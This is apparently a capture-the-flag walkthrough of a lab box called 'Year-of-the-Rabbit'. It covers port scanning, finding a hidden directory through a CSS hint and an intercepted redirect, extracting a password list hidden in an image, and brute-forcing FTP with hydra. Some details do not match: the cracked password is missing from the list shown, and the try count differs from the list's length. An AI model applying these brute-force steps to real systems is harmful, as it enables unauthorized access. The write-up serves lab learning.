
Year-of-the-Rabbit

Target IP: 10.10.149.129


Scanning



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
└─$ sudo nmap -sV -A 10.10.149.129 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 04:26 EDT
Nmap scan report for 10.10.149.129
Host is up (0.023s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey: 
|   1024 a08b6b7809390332ea524c203e82ad60 (DSA)
|   2048 df25d0471f37d918818738763092651f (RSA)
|   256 be9f4f014a44c8adf503cb00ac8f4944 (ECDSA)
|_  256 dbb1c1b9cd8c9d604ff198e299fe0803 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.10 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
 port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (
95%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 
2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Andro
id 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   24.54 ms 10.14.0.1
2   24.98 ms 10.10.149.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```

Enumeration

Port 80: HTTP




Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
RickRolled.mp4	2020-01-23 00:34	384M	
style.css	2020-01-23 00:34	2.9K	


Apache/2.4.10 (Debian) Server at 10.10.149.129 Port 80

There is a directory called `assets` with two files: `RickRolled.mp4` and `style.css`. I am afraid to click on the RickRolled.mp4, but it's a good song! While listening to this banger, there is an audio clip over the song mentioning `I am looking in the wrong place *belch*`!




```
 * {
   margin: 0px 0px 0px 0px;
   padding: 0px 0px 0px 0px;
 }

 body, html {
   padding: 3px 3px 3px 3px;

   background-color: #D8DBE2;

   font-family: Verdana, sans-serif;
   font-size: 11pt;
   text-align: center;
 }
 /* Nice to see someone checking the stylesheets.
    Take a look at the page: /sup3r_s3cr3t_fl4g.php
 */
```

Inside the `style.css` file, there is a comment with a hint pointing to `/sup3r_s3cr3t_fl4g.php`. When browsing to this `/sup3r_s3cr3t_fl4g.php` directory, I get a hint to turn off the JavaScript and then it gets redirected to `Rick Astley - Never Gonna Give You Up (Official Music Video)` YouTube video again.



```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.149.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.50 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```


However, I intercepted the request using burpsuite and obtained some key information about the application. It looks like our HTTP request gets redirected using the `/intermediary.php` file. The HTTP request above tried to direct us to `WExYY2Cv-qU` directory.




Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory		-	
Hot_Babe.png	2020-01-23 00:34	464K	


Apache/2.4.10 (Debian) Server at 10.10.149.129 Port 80




This hidden directory contains an image. Maybe there is hidden data inside this image?



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
└─$ binwalk -e Hot_Babe.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 512 x 512, 8-bit/color RGB, non-interlaced
54            0x36            Zlib compressed data, best compression
```




Running `binwalk` on this image shows it is using stegonagraphy technique to hide a zip file inside it. There are two files inside this zip file: `36` and `36.zlib`. The first file did not provide anything useful.



```
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
O14xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0!!EC1A0I2?
```

Running `cat` on the `36.zlib` outputs the message above. We are given a long list of possible passwords for the username `ftpuser` for the FTP application. I saved this long list of possible passwords on my machine for bruteforce.


Port 21: FTP



kali@kali: ~/Desktop/Lab-Resource/Year-of-the-Rabbit

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
└─$ hydra -l ftpuser -P password ftp://10.10.149.129
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-04 04:51:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per tas
k
[DATA] attacking ftp://10.10.149.129:21/
[21][ftp] host: 10.10.149.129   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-04 04:51:51
```

